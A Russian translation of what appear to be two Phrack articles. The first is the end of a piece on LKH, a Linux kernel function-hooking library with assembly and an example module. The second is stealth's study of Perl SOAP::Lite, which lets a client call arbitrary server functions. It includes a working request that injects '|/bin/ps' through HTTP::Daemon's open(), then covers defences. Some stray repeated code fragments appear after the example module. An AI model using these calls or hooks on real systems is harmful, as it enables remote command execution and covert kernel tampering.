Максимальное количество коллбэков — 8. Каждый вставляемый коллбэк вызывается с одним параметром (помещённое значение `%eax` содержит адрес параметров оригинальной функции, лежащих в стеке).

D — Сбрасываем стек.

```
add $0x04, %esp
```

Теперь удаляем адрес параметров оригинальной функции, помещённый в шаге (C). Таким образом, `%esp` возвращается к прежнему значению (тому, что было до входа в шаг C). В этот момент стек не содержит стекового фрейма оригинальной функции, поскольку он был перезаписан на шаге (A).

E — Изменяем адрес возврата оригинальной функции в стеке. На процессорах INTEL адреса возврата функций сохраняются в стеке, что не очень хорошо с точки зрения безопасности ;-). Эта модификация позволяет нам вернуться туда, куда нужно (в код перехватчика) после выполнения оригинальной функции. Затем мы вызываем оригинальную функцию. По возврату управление снова получает код перехватчика. Рассмотрим подробно:

```
; -> Сначала получаем текущий %eip и сохраняем его в %esi
;    (метка end указывает на код, который легко идентифицировать
;     на шаге E5). Этот приём всегда используется в позиционно-
;     независимом коде.

1.  jmp         end
    begin:
    pop         %esi

; -> Затем получаем старый адрес возврата, лежащий в 4(%esp),
;    и сохраняем его в %eax.

2.  movl        4(%esp), %eax

; -> Используем этот сохранённый адрес возврата как 4-байтовое смещение
;    в конце кода перехватчика (см. нулевой указатель на шаге H),
;    чтобы вернуться в правильное место в конце процесса перехвата.

3.  movl        %eax, 20(%esi)

; -> Изменяем адрес возврата оригинальной функции, чтобы вернуться
;    сразу после инструкции 'call begin'.

4.  movl        %esi, 4(%esp)
    movl        $0x00, %eax

; -> Вызываем оригинальную функцию. Метка 'end' используется на шаге 1,
;    метка 'begin' указывает на код сразу после "jmp end" (всё ещё на шаге 1).
;    Оригинальная функция вернётся сразу после инструкции 'call begin',
;    поскольку мы изменили её адрес возврата.

5.  jmp         *%eax
    end:
    call        begin
```

F — Возврат в код перехватчика. Снова устанавливаем 7 «злых» байт в коде оригинальной функции. Эти байты были восстановлены до оригинальных перед вызовом функции, поэтому нам нужно снова установить перехватчик (как на шаге A).

Этот шаг заменяется инструкциями NOP, если перехватчик одноразовый (не постоянный), — тогда 7 байт нашего косвенного перехода (шаг A) не копируются снова. Этот шаг очень похож на шаг (B), поскольку использует тот же механизм копирования (с помощью инструкций `rep movs*`), так что обращайтесь к этому шагу за объяснениями. Нулевые смещения в коде должны быть зафиксированы при создании перехватчика:

• Первое (исходный буфер) заменяется буфером «злых» байт.

• Второе (целевой буфер) заменяется адресом входной точки оригинальной функции.

```
movl        $0x00, %esi
movl        $0x00, %edi
push        %ds
pop         %es
cld
xor         %ecx, %ecx
movb        $0x07, %cl
rep movsb
```

G — Использование оригинального адреса возврата (сохранённого на шаге E2) и возврат в вызывающую функцию. Нулевое смещение, отмеченное (*), должно быть зафиксировано на шаге

E2 оригинальным адресом возврата функции. Значение `%ecx` помещается в стек, чтобы следующая инструкция `ret` использовала его как сохранённый регистр `%eip` в стеке. Это обеспечивает возврат в (правильное) исходное место.

```
movl        $0x00, %ecx   ; *
pushl       %ecx
ret
```

---

4 - Использование библиотеки

4.1 - API

API LKH довольно прост в использовании:

```
hook_t *khook_create(int addr, int mask);
```

Создаёт перехватчик по адресу `addr`. Также задаёт тип по умолчанию (`HOOK_PERMANENT` или `HOOK_SINGLESHOT`), состояние по умолчанию (`HOOK_ENABLED` или `HOOK_DISABLED`) и режим по умолчанию (`HOOK_AGGRESSIVE` или `HOOK_DISCRETE`). Тип, состояние и режим объединяются через OR в параметре `mask`.

```
void khook_destroy(hook_t *h);
```

Отключает, уничтожает и освобождает ресурсы перехватчика.

```
int khook_add_entry(hook_t *h, char *routine, int range);
```

Добавляет коллбэк к перехватчику на позицию `range`. Возвращает -1, если указанная позиция недопустима, иначе возвращает 0.

```
int khook_remove_entry(hook_t *h, int range);
```

Удаляет коллбэк из слота `range`. Возвращает -1, если указанная позиция недопустима, иначе возвращает 0.

```
void khook_purge(hook_t *h);
```

Удаляет все коллбэки для данного перехватчика.

```
int khook_set_type(hook_t *h, char type);
```

Изменяет тип для перехватчика `h`. Тип может быть `HOOK_PERMANENT` (код перехватчика выполняется каждый раз при вызове перехваченной функции) или `HOOK_SINGLESHOT` (код перехватчика выполняется только для одного перехвата, после чего перехватчик корректно удаляется).

```
int khook_set_state(hook_t *h, char state);
```

Изменяет состояние для перехватчика `h`. Состояние может быть `HOOK_ENABLED` (перехватчик включён) или `HOOK_DISABLED` (перехватчик отключён).

```
int khook_set_mode(hook_t *h, char mode);
```

Изменяет режим для перехватчика `h`. Режим может быть `HOOK_AGGRESSIVE` (перехватчик не вызывает перехваченную функцию) или `HOOK_DISCRETE` (перехватчик вызывает перехваченную функцию после выполнения коллбэков). Часть кода перехватчика заменяется инструкциями NOP, если перехватчик агрессивный (шаги E и H).

```
int khook_set_attr(hook_t *h, int mask);
```

Изменяет режим, состояние и/или тип одним вызовом функции. Возвращает 0 в случае успеха или -1, если указанная маска содержит несовместимые опции.

Обратите внимание, что добавлять или удалять записи можно в любой момент, независимо от состояния, типа и режима используемого перехватчика.

4.2 - Разрешение символов ядра

В LKH была добавлена функция разрешения символов, позволяющая получать доступ к значениям экспортируемых функций.

```
int ksym_lookup(char *name);
```

Обратите внимание, что она возвращает NULL, если символ не удалось разрешить. Этот поиск может разрешать символы, содержащиеся в секции `__ksymtab` ядра; полный список этих символов выводится при выполнении `ksyms -a`:

```
bash-2.03# ksyms -a | wc -l
  1136
bash-2.03# wc -l /boot/System.map
 14647 /boot/System.map
bash-2.03# elfsh -f /usr/src/linux/vmlinux -s   # displaying sections

[SECTION HEADER TABLE]

(nil)      ---             foffset:    (nil)        0 bytes [*Unknown*]
(...)
0xc024d9e0 a-- __ex_table  foffset: 0x14e9e0     5520 bytes [Program data]
0xc024ef70 a-- __ksymtab   foffset: 0x14ff70     9008 bytes [Program data]
0xc02512a0 aw- .data       foffset: 0x1522a0    99616 bytes [Program data]
(...)
(nil)      --- .shstrtab   foffset: 0x1ad260      216 bytes [String table]
(nil)      --- .symtab     foffset: 0x1ad680   245440 bytes [Symbol table]
(nil)      --- .strtab     foffset: 0x1e9540   263805 bytes [String table]

[END]
```

По факту, отображаемая в память секция `__ksymtab` не содержит всех символов ядра, которые мы хотели бы перехватить. С другой стороны, неотображаемая секция `.symtab` значительно больше (245440 байт против 9008 байт). При использовании `ksyms` внутри используется системный вызов `__NR_query_module` (или `__NR_get_kernel_syms` для старых ядер); этот вызов может обращаться только к секции `__ksymtab`, поскольку полная таблица символов ядра, содержащаяся в `__ksymtab`, не загружена в память. Решение для доступа ко всей таблице символов — получить смещения из файла `System.map` (создайте его с помощью `nm -a vmlinux > System.map`).

```
bash-2.03# ksyms -a | grep sys_fork
bash-2.03# grep sys_fork /boot/System.map
c0105898 T sys_fork
bash-2.03#

#define        SYS_FORK        0xc0105898

if ((s = khook_create((int) SYS_FORK, HOOK_PERMANENT, HOOK_ENABLED)) == NULL)
  KFATAL("init_module: Cant set hook on function *sys_fork* ! \n", -1);
khook_add_entry(s, (int) fork_callback, 0);

#undef SYS_FORK
```

В системах без `System.map` или без несжатого образа ядра (`vmlinux`) допустимо распаковать файл `vmlinuz` (осторожно: это нестандартный формат gzip! В [3] содержится много полезной

информации об этом) и создать новый файл `System.map` вручную.

Ещё один подход к разрешению неэкспортируемых символов ядра — поиск на основе статистики: анализ ссылок в шестнадцатеричном коде ядра может позволить предсказать значения символов (находя инструкции `call` или `jmp`); сложность разработки такого инструмента заключается в обеспечении переносимости, поскольку код ядра меняется от версии к версии.

Не забудьте изменить `SYS_FORK` на собственное значение смещения `sys_fork`.

4.3 - Внутренности LKH: объект hook_t

Рассмотрим структуру `hook_t` (сущность перехватчика в памяти):

```
typedef struct        s_hook
{
  int                 addr;
  int                 offset;
  char                saved_bytes[7];
  char                voodoo_bytes[7];
  char                hook[HOOK_SIZE];
  char                cache1[CACHE1_SIZE];
  char                cache2[CACHE2_SIZE];
}                     hook_t;
```

`h->addr` — Адрес оригинальной функции, используется для включения или отключения перехватчика.

`h->offset` — Это поле содержит смещение от `h->addr`, начиная с которого выполняется перезапись для установки перехвата. Его значение равно 3 или 0 в зависимости от того, имеет ли функция стековый фрейм или нет.

`h->original_bytes` — Семь перезаписанных байт оригинальной функции.

`h->voodoo_bytes` — Семь байт, которые необходимо поместить в начало функции для перенаправления (содержит код косвенного перехода, описанный на шаге A в пункте 3).

`h->hook` — Буфер с опкодами, содержащий код перехватчика, в который мы вставляем ссылки на коллбэки с помощью `khook_add_entry()`.

Буферы `cache1` и `cache2` используются для резервного копирования части кода перехватчика при установке режима `HOOK_AGGRESSIVE` (поскольку необходимо затереть вызов оригинальной функции, сохранение этого кода позволяет при необходимости сбросить перехватчик обратно в режим discrete).

Каждый раз при создании перехватчика объявляется и выделяется экземпляр `hook_t`. Для каждой функции, которую нужно перехватить, необходимо создать отдельный перехватчик.

---

5 - Тестирование кода

Актуальный код смотрите на http://www.devhell.org/~mayhem/. Пакет (версия 1.1) приложен в конце статьи.

Просто выполните `#include "lkh.c"` и начинайте! В этом примере модуля, использующего LKH, мы хотим перехватить:

• функцию `hijack_me()` — здесь можно проверить корректную передачу параметров и их правильное изменение через коллбэки;

• функцию `schedule()` — перехват типа `SINGLESHOT`;

• функцию `sys_fork()` — постоянный перехват (`PERMANENT`).

5.1 - Загрузка модуля

```
bash-2.03# make load
insmod lkh.o
Testing a permanent, aggressive, enabled hook with 3 callbacks:
A in hijack_one  = 0 -OK-
B in hijack_one  = 1 -OK-
A in hijack_zero = 1 -OK-
B in hijack_zero = 2 -OK-
A in hijack_two  = 2 -OK-
B in hijack_two  = 3 -OK-
--------------------
Testing a disabled hook:
A in HIJACKME!!! = 10 -OK-
B in HIJACKME!!! = 20 -OK-
--------------------
Calling hijack_me after the hook destruction
A in HIJACKME!!! = 1  -OK-
B in HIJACKME!!! = 2  -OK-
SCHEDULING!
```

5.2 - Небольшие эксперименты

```
bash-2.05# ls
FORKING!
Makefile  doc  example.c  lkh.c  lkh.h  lkh.o  user  user.c  user.h  user.o
bash-2.05# pwd
/usr/src/coding/LKH
```

(Команда `pwd` является встроенной командой оболочки, поэтому `FORKING!` не выводится :)

```
bash-2.05# make unload
FORKING!
rmmod lkh;
LKH unloaded - sponsorized by the /dev/hell crew!
bash-2.05# ls
Makefile  doc  example.c  lkh.c  lkh.h  lkh.o  user  user.c  user.h  user.o
bash-2.05#
```

Надпись `FORKING!` появляется каждый раз при вызове функции ядра `sys_fork()` (перехватчик постоянный), а `SCHEDULING!` — при первом вызове функции ядра `schedule()` (поскольку этот перехватчик имеет тип `SINGLESHOT`, функция `schedule()` перехватывается только один раз, после чего перехватчик удаляется).

Ниже приведён прокомментированный код для этой демонстрации:

5.3 - Код

```
/*
** LKH demonstration code, developped and tested on Linux x86 2.4.5
**
```

```
** The Library code is attached .
** Please check http://www.devhell.org/~mayhem/ for updates .
**
** This tarball includes a userland code (runnable from GDB), the LKH
** kernel module and its include file, and this file (lkm-example.c)
**
** Suggestions {and,or} bug reports are welcomed ! LKH 1.2 already
** in development .
**
** Special thanks to b1nf for quality control ;)
** Shoutout to kraken, keep the good work on psh man !
**
** Thanks to csp0t (one work to describe you : *elite*)
** and cma4 (EPITECH powa, favorite win32 kernel hax0r)
**
** BigKaas to the devhell crew (r1x and nitrogen fux0r)
** Lightman, Gab and Xfred from chx-labs (stop smoking you junkies ;)
**
** Thanks to the phrackstaff and particulary skyper for his
** great support . Le Havre en force ! Case mais oui je t'aime ;)
*/
#include "lkh.c"


int        hijack_me(int a, int b);□/* hooked function */
int        hijack_zero(void *ptr);□/* first callback */
int        hijack_one(void *ptr);□/* second callback */
int        hijack_two(void *ptr);□/* third callback */
void       hijack_fork(void *ptr);□/* sys_fork callback */
void       hijack_schedule(void *ptr);□/* schedule callback */

static  hook_t        *h = NULL;
static  hook_t        *i = NULL;
static  hook_t        *j = NULL;


int
init_module()
{
  int                ret;

  printk(KERN_ALERT "Change the SYS_FORK value then remove the return \n");
  return (-1);

  /*
  ** Create the hooks
  */

#define        SYS_FORK 0xc010584c

  j = khook_create(SYS_FORK
                 , HOOK_PERMANENT
                 | HOOK_ENABLED
                 | HOOK_DISCRETE);

#undef        SYS_FORK

  h = khook_create(ksym_lookup("hijack_me")
                 , HOOK_PERMANENT
                 | HOOK_ENABLED
                 | HOOK_AGGRESSIVE);

  i = khook_create(ksym_lookup("schedule")
                 , HOOK_SINGLESHOT
                 | HOOK_ENABLED
                 | HOOK_DISCRETE);


  /*
  ** Yet another check
  */
```

```
  if (!h || !i || !j)
    {
      printk(KERN_ALERT "Cannot hook kernel functions \n");
      return (-1);
    }


  /*
  ** Adding some callbacks for the sys_fork and schedule functions
  */
  khook_add_entry(i, (int) hijack_schedule, 0);
  khook_add_entry(j, (int) hijack_fork, 0);



  /*
  ** Testing the hijack_me() hook .
  */
  printk(KERN_ALERT "LKH: perm, aggressive, enabled hook, 3 callbacks:\n");
  khook_add_entry(h, (int) hijack_zero, 1);
  khook_add_entry(h, (int) hijack_one, 0);
  khook_add_entry(h, (int) hijack_two, 2);
  ret = hijack_me(0, 1);

  printk(KERN_ALERT "--------------------\n");
  printk(KERN_ALERT "Testing a disabled hook :\n");
  khook_set_state(h, HOOK_DISABLED);
  ret = hijack_me(10, 20);

  khook_destroy(h);
  printk(KERN_ALERT "------------------\n");
  printk(KERN_ALERT "Calling hijack_me after the hook destruction\n");
  hijack_me(1, 2);

  return (0);
}



void
cleanup_module()
{
  khook_destroy(i);
  khook_destroy(j);
  printk(KERN_ALERT "LKH unloaded - sponsorized by the /dev/hell crew!\n");
}




/*
** Function to hijack
*/
int
hijack_me(int a, int b)
{
  printk(KERN_ALERT "A in HIJACKME!!! = %u \t -OK- \n", a);
  printk(KERN_ALERT "B in HIJACKME!!! = %u \t -OK- \n", b);
  return (42);
}



/*
** First callback for hijack_me()
*/
int
hijack_zero(void *ptr)
{
  int        *a;
  int        *b;
```

```
  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_zero = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_zero = %u \t -OK- \n", *b);
  (*b)++;
  (*a)++;
  return (0);
}



/*
** Second callback for hijack_me()
*/
int
hijack_one(void *ptr)
{
  int        *a;
  int        *b;

  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_one  = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_one  = %u \t -OK- \n", *b);
  (*a)++;
  (*b)++;
  return (1);
}



/*
** Third callback for hijack_me()
*/
int
hijack_two(void *ptr)
{
  int        *a;
  int        *b;

  a = ptr;
  b = a + 1;
  printk(KERN_ALERT "A in hijack_two  = %u \t -OK- \n", *a);
  printk(KERN_ALERT "B in hijack_two  = %u \t -OK- \n", *b);
  (*a)++;
  (*b)++;
  return (2);
}




/*
** Callback for schedule() (kernel exported symbol)
*/
void        hijack_schedule(void *ptr)
{
  printk(KERN_ALERT "SCHEDULING! \n");
}



/*
** Callbacks for sys_fork() (kernel non exported symbol)
*/
void
hijack_fork(void *ptr)
{
  printk(KERN_ALERT "FORKING! \n");
}
```

HOOK_ENABLED
HOOK_DISCRETE);

HOOK_ENABLED
HOOK_DISCRETE);

HOOK_ENABLED
HOOK_DISCRETE);

HOOK_ENABLED
HOOK_DISCRETE);

---

6 - Ссылки


```
  [1] Kernel function hijacking
      http://www.big.net.au/~silvio/
  [2] INTEL Developers manual
      http://developers.intel.com/design/pentium4/manuals/
  [3] Linux Kernel Internals
      http://www.linuxdoc.org/guides.html
```

```
  |=[ EOF ]=---------------------------------------------------------------=|
```

RPC без границ (серфинг по USA...)

Автор: stealth

Введение

В этой статье я расскажу о слабостях, уже существующих в современных технологиях удалённого доступа к объектам (с акцентом на новый протокол SOAP — Simple Object Access Protocol), а также о тех, которые могут проявиться в будущем. Я сделаю краткий обзор того, что уже доступно, и объясню, почему это используется и почему это имеет смысл. Поскольку тема *настолько* обширна, я могу дать лишь базовое представление о том, как эти вещи работают в целом; однако далее я сосредоточусь на реализации SOAP на Perl, где подробно объясню, где именно всё ломается, и попытаюсь «перенести» эти идеи на другие случаи. В конце приведены ссылки, чтобы вы могли самостоятельно разобраться в удалённом доступе к объектам — это чертовски интересная тема. :-)

1. Новые RPC

RPC в привычном вам виде использовался во многих сервисах на протяжении десятилетий — например, в NIS или NFS. Однако он никогда не был по-настоящему доступен для многоуровневых приложений и веб-приложений в частности (или, по крайней мере, RPC изначально не предназначался для этого).

Несколько лет назад был определён стандарт «RPC поверх XML», получивший название «XML-RPC», который должен был позволить разработчикам (и веб-разработчикам в частности) _легко_ использовать возможности RPC, давно доступные системным программистам. Разработчики приложений сегодня используют CORBA (Common Object Request Broker Architecture), которая (вкратце) добавляет возможность удалённого доступа к объектам через RPC. С тех пор как объектно-ориентированный мир расцвёл, разработчики почувствовали необходимость обращаться к объектам удалённо и вполне довольны CORBA. Она позволяет делать красивые вещи вроде:

```
today = TimeServer_ptr->date();
```

то есть всё выглядит так, будто вы обращаетесь к локальному объекту, хотя на самом деле он находится на другой машине. Лежащие в основе так называемые библиотеки «промежуточного слоя» (Middleware) транслируют этот вызов в отправку данных в специальном формате серверу, который выполняет запрос на объекте, зарегистрированном для удалённого использования.

Причина всего этого в том, что программы настолько выросли за последние годы, что программисты хотят иметь простые способы удалённого доступа к ресурсам — без необходимости разбираться с платформенными особенностями, такими как порядок байт, различная семантика сокетов и т. д. Существует также множество инструментов и прекомпиляторов, которые берут на себя большую часть работы программиста (например, транслируют описание интерфейса в валидный код на C++).

Всё это прекрасно, за исключением того, что это _немного_ сложно, и разработчики веб-приложений, скорее всего, вообще этим не пользуются — поэтому потребность в простом в использовании и прямолинейном в реализации заменителе CORBA (читайте «заменителе» как «мы довольны CORBA, но разве нет способа попроще?») казалась очевидной.

XML-RPC уже существовал, так почему бы не построить на его основе средство удалённого доступа к объектам? Так родился SOAP. Он позволяет вызывать методы объектов удалённо, аналогично примеру выше. Что-то вроде объектно-ориентированного XML-RPC.

В отличие от «обычного» RPC, где для указания вызываемой функции требовались номера программы и версии, XML-RPC позволяет передавать полное имя функции через сокет, завёрнутое в XML-документ. Обычно необходимо регистрировать объекты (с соответствующими методами), доступные снаружи; по крайней мере, когда я писал распределённое банковское приложение на C++ с использованием CORBA, всё работало именно так ;-). Это справедливо и для технологии SOAP, как я объясню чуть ниже (признаться, меня мало волнует спецификация SOAP как таковая — меня интересуют конкретные реализации), но на этот раз мы можем передавать имена функций и объектов как строки, и мы увидим, что регистрация объектов не делает всё это настолько безопасным, как принято считать.

2. Почему Perl

Я сосредоточусь на реализациях SOAP на Perl, потому что Perl обладает особой возможностью вызывать функции косвенно:

```
#!/usr/bin/perl -w

use POSIX;

sub AUTOLOAD
{
        print "AUTOLOAD: called $AUTOLOAD(@_)\n";
}


sub func1
{
        print "called func1(@_)\n";
}


$name = "POSIX::system";

$name->("/usr/bin/id");
```

Красиво, не правда ли: мы можем указывать во время выполнения, какая функция будет вызвана через `$name` — в данном случае `POSIX::system`. Любая неизвестная функция, которую вы пытаетесь вызвать (например, `POSIX::nonexisting`), запустит подпрограмму `AUTOLOAD` — особый подарок от Perl. Таким образом можно динамически подгружать незагруженный код во время выполнения, когда вызов функции не «разрешается». Всё ещё лучше: косвенные вызовы функций прекрасно работают даже с «заражёнными» (tainted) данными!

```
#!/usr/bin/perl -w -T

use POSIX;

$ENV{PATH}="/usr/bin";
$ENV{ENV}="";

sub AUTOLOAD
{
print "AUTOLOAD: called $AUTOLOAD(@_)\n";
}


sub func1
{
```

```
print "called func1(@_)\n";
}

for (;;) {
print "Enter function-name: ";
$name = <STDIN>; chop $name;
print "Enter argument: ";
$arg = <STDIN>; chop $arg;
$name->($arg);
}
```

Если ввести `func1` и `that`, будет вызвано:

```
func1("that");
```

даже в режиме taint. Однако с `POSIX::system` и `/bin/sh` это не сработает, потому что заражённые данные передавались бы в итоге в функцию `CORE::system()`, что запрещено. AUTOLOAD тоже работает с заражёнными данными.

Запишем это в наш блокнот:

> *Perl позволяет вызывать функции косвенно, независимо от того, включён ли режим taint, и независимо от того, получено ли имя/аргумент функции извне.*

3. Как это работает

Начнём сразу с демонстрационной программы, использующей SOAP::Lite [soaplite], чтобы показать, что такое XML-RPC:

```
#!/usr/bin/perl -w

use SOAP::Transport::HTTP;

$daemon = SOAP::Transport::HTTP::Daemon
    -> new (LocalPort => 8081)
    -> dispatch_to('Demo');

print "Contact to SOAP server at ", $daemon->url, "\n";
$daemon->handle;

sub authenticated
{
        return "Hi @_, you are authenticated now!";
}

package Demo;

sub callme
{
        return "called callme";
}
```

Это в основном взято из руководства по использованию SOAP с [soaplite]. Здесь запускается небольшой HTTP-сервер, слушающий порт 8081 и делегирующий XML-RPC вызовы пакету `Demo`. Таким образом клиенты могут удалённо вызывать функцию `callme()`. Здесь используется HTTP, но SOAP работает независимо от протокола — можно использовать SMTP или что угодно ещё; с SOAP::Lite поставляется множество модулей. Вызов функции происходит путём отправки POST-запроса с XML-документом на этот сервер. Вот небольшой клиент, вызывающий предложенную функцию `callme()`:

```
#!/usr/bin/perl -w

use SOAP::Lite;

my $soap = new SOAP::Lite;
```

```
# when using HTTP::Daemon, build client like this
if (1) {
□$soap->uri('http://1.2.3.4/Demo');
□$soap->proxy('http://1.2.3.4:8081/');
} else {
□# if SOAP server is CGI, call like this
□$soap->uri('http://1.2.3.4/Demo');
□$soap->proxy('http://1.2.3.4/cgi-bin/soap.cgi');
}

print $soap->callme()->result();
```

`proxy()` позволяет указать, к какому серверу обращаться за удалённым сервисом. Это не HTTP-прокси в привычном смысле. `uri()` используется для различения классов, предлагаемых сервером (поскольку их может быть несколько). Это можно увидеть в HTTP-заголовке, отправляемом серверу в поле `SOAPAction`. Как видите, для предоставления сервиса можно использовать CGI-скрипты, но это медленнее, чем `HTTP::Daemon`, поэтому здесь мы это не рассматриваем (техника эксплуатации всё равно та же).

Вот и всё! Разве не замечательно? RPC не может быть проще. Вызов:

```
$soap->callme()
```

транслируется AUTOLOADером SOAP::Lite в:

```
$soap->call("callme");
```

что порождает следующий XML-документ, отправляемый на удалённый порт 8081 (HTTP-заголовок убран, вывод отформатирован):

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:
 SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/1999/XMLSchema">
    <SOAP-ENV:Body>
        <namesp1:callme xmlns:namesp1="http://1.2.3.4/Demo"/>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Это просто показывает, что имя функции передаётся на удалённую сторону как строка. Уже догадываетесь, к чему мы идём? :-) Для полноты картины вот результат:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:
 SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/1999/XMLSchema">
    <SOAP-ENV:Body>
        <namesp7:callmeResponse xmlns:namesp7="http://1.2.3.4/Demo">
            <s-gensym35 xsi:type="xsd:string">
                called callme
            </s-gensym35>
        </namesp7:callmeResponse>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Успех. Разбирать это подробно я не буду: во-первых, это не представляет дальнейшего интереса, а во-вторых, книжный магазин, в котором я заказал книгу по SOAP, так её и не прислал.

4. Где всё ломается

Почему бы не попробовать вызвать другие функции, не принадлежащие пакету? Думаю, `main::authenticated()` была бы отличной целью.

```
#!/usr/bin/perl -w

use SOAP::Lite;

my $soap = new SOAP::Lite;

# when using HTTP::Daemon, build client like so
if (1) {
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4:8081/');
} else {
        # if SOAP server is CGI, call like so
        $soap->uri('http://1.2.3.4/Demo');
        $soap->proxy('http://1.2.3.4/cgi-bin/soap.cgi');
}

print $soap->call("X:main::authenticated" => "me")->result();
```

(Не спрашивайте про дублирование кода! :-)

Запуск против описанного выше сервера:

```
stealth@linux:SOAP> ./c.pl
Hi Demo me, you are authenticated now!stealth@linux:SOAP>
```

Вот это да! `Demo` и `me` — оба являются аргументами `authenticated()`. Это объясняется тем, как работает SOAPLite:

```
...
$class->$method_name(SOAP::Server::Object->objects(@parameters))
...
```

Три точки перед вызовом метода — это парсинг XML-документа, извлекающий имя класса, URI метода и имя метода. По сути, по запросу нашего клиента выполняется:

```
Demo->main::authenticated("me");
```

что даёт `Demo` в `@_`. Вот в чём самая проблематичная часть реализаций SOAP на Perl: это позволяет вызывать любую функцию в (в случае SOAP::Lite) любом пакете.

В этом примере мы использовали `main::`, но с таким же успехом можно было использовать `POSIX::system()`. Существуют и другие SOAP-модули для Perl, которые подвержены той же проблеме. Даже если вы не можете указать имя класса — то есть реализация SOAP имеет что-то вроде:

```
sub handler
{
        # Dave Developer: we are safe, restricting
        # access to Calculator package
        Calculator->$method($args);
        ...
}
```

вы всё равно можете «вырваться» из пакета `Calculator`, указав полное имя пакета в `$method` (в примере выше это `main::authenticated`). Это что-то вроде *обратного обхода пакетов*. Вот в чём весь смысл. И снова: это работает и в режиме taint!

Замечание о пространствах имён SOAP: вы, вероятно, заметили, что мы передали `X:main::authenticated` (с префиксом `X:`). Не спрашивайте почему, но в случае SOAP::Lite нужен префикс — иначе удалённый XML-парсер будет ругаться. С другим SOAP-модулем требовалось, например, передать `POSIX` как пространство имён и `system` как метод, которые на принимающей стороне собирались в `POSIX::system`. XML-документ, генерируемый тем модулем, производил какие-то неправильные вызовы `package::method`, поэтому мне пришлось

обрабатывать это самостоятельно с помощью сырых HTTP-запросов на порт 80. Похоже, я неправильно разобрался с обработкой пространств имён, или же парсинг в модуле был сломан. (Скорее всего, первое — я ведь сказал, что книга так и не пришла, верно? :-)

Кстати, в Perl есть ещё кое-какие интересные трюки, связанные с `open()`. Посмотрим, найдём ли мы что-нибудь. Мой скрипт просмотра зависимостей показывает, что `SOAP::Transport::HTTP` требует `HTTP::Daemon` (через вызов `new`, вызываемый сервером, то есть он доступен во время выполнения). Заглянем в пакет `HTTP::Daemon`:

```
...
package HTTP::Daemon::ClientConn;
...
sub send_file
{
    my($self, $file) = @_;
    my $opened = 0;
    if (!ref($file)) {
        local(*F);
        open(F, $file) || return undef;
...
```

Ого! Незащищённый вызов `open()`. Добавим к написанному выше клиенту:

```
$soap->call("X:HTTP::Daemon::ClientConn::send_file" => "|/bin/ps");
```

что вызовет `Demo->HTTP::Daemon::ClientConn::send_file("|/bin/ps")`, то есть `HTTP::Daemon::ClientConn::send_file(Demo, "|/bin/ps")`, где нас интересует только второй аргумент (`$file` для вызова `open` :-).

Думаю, теперь вы понимаете, что происходит — даже если бы вызова `open()` не было, всё равно достаточно опасно то, что мы можем вызвать *любую*, повторяю, *любую* функцию в Perl-демоне, доступную во время выполнения (будь то в пакете `main` или в пакете, подключённом через `use` или `require`, за исключением `CORE`, который недоступен).

5. Tritt ein, bring Glueck herein

Может быть интересно обнаружить, запущен ли на данном порту сервер SOAP-Lite. Ничего проще:

```
stealth@linux:SOAP> telnet 127.0.0.1 32887
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
POST /x.pl / HTTP 1.1
<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/1999/XMLSchema"><SOAP-ENV:Body>
<SOAP-ENV:Fault><faultcode
xsi:type="xsd:string">SOAP-ENV:Client</faultcode><faultstring
xsi:type="xsd:string">Application failed during request deserialization:
no element found at line 1, column 0, byte -1 at
/usr/lib/perl5/site_perl/5.6.1/i586-linux/XML/Parser.pm line 185
</faultstring><faultactor
xsi:type="xsd:string">http://linux:32887/</faultactor></SOAP-ENV:Fault>
</SOAP-ENV:Body></SOAP-ENV:Envelope>Connection
closed by foreign host.
```

Как видите, SOAP-Lite очень многословен в своих сообщениях об ошибках. Важная строка:

```
/usr/lib/perl5/site_perl/5.6.1/i586-linux/XML/Parser.pm
```

которая говорит нам, что используется Perl. Вот и всё.

Имена классов обычно описываются в документации, чтобы дать разработчикам клиентов всю необходимую информацию. Очень часто сайт, предоставляющий SOAP-сервис, описывает на своих страницах, как с ним взаимодействовать. Однако если SOAP когда-нибудь получит широкое распространение, вероятно, потребуются более совершенные техники сканирования.

6. Защита

Весьма любопытно, что люди считают, будто безопасность достигается использованием HTTPS вместо HTTP. Я видел «защищённые» SOAP-серверы, которые просто использовали HTTPS в качестве транспортного протокола и объявлялись «безопасными серверами».

Итак, как защититься? Непросто. Ключ `-T` для включения режима taint работает против прямых shell-escape, но возможность вызвать любую внутреннюю функцию демона сама по себе достаточно опасна. Возможно, следует убирать квалификаторы пакетов `::`. Если их допускать, это всё равно что разрешать `..` в путях, что приводит к обратному обходу (хотя существуют лучшие способы защиты от обратного обхода, чем простое удаление `..`). «Заражение» имени функции, поступающего через сокет, запретит _любой_ RPC.

Один из способов — поместить все разрешённые имена классов и функций в хэш и проверять, содержится ли там полученная строка. Модуль Frontier XML-RPC для Perl поступает именно так: у него есть хэш допустимых методов:

```
my %funcs = ('callme' => \&sub1);
```

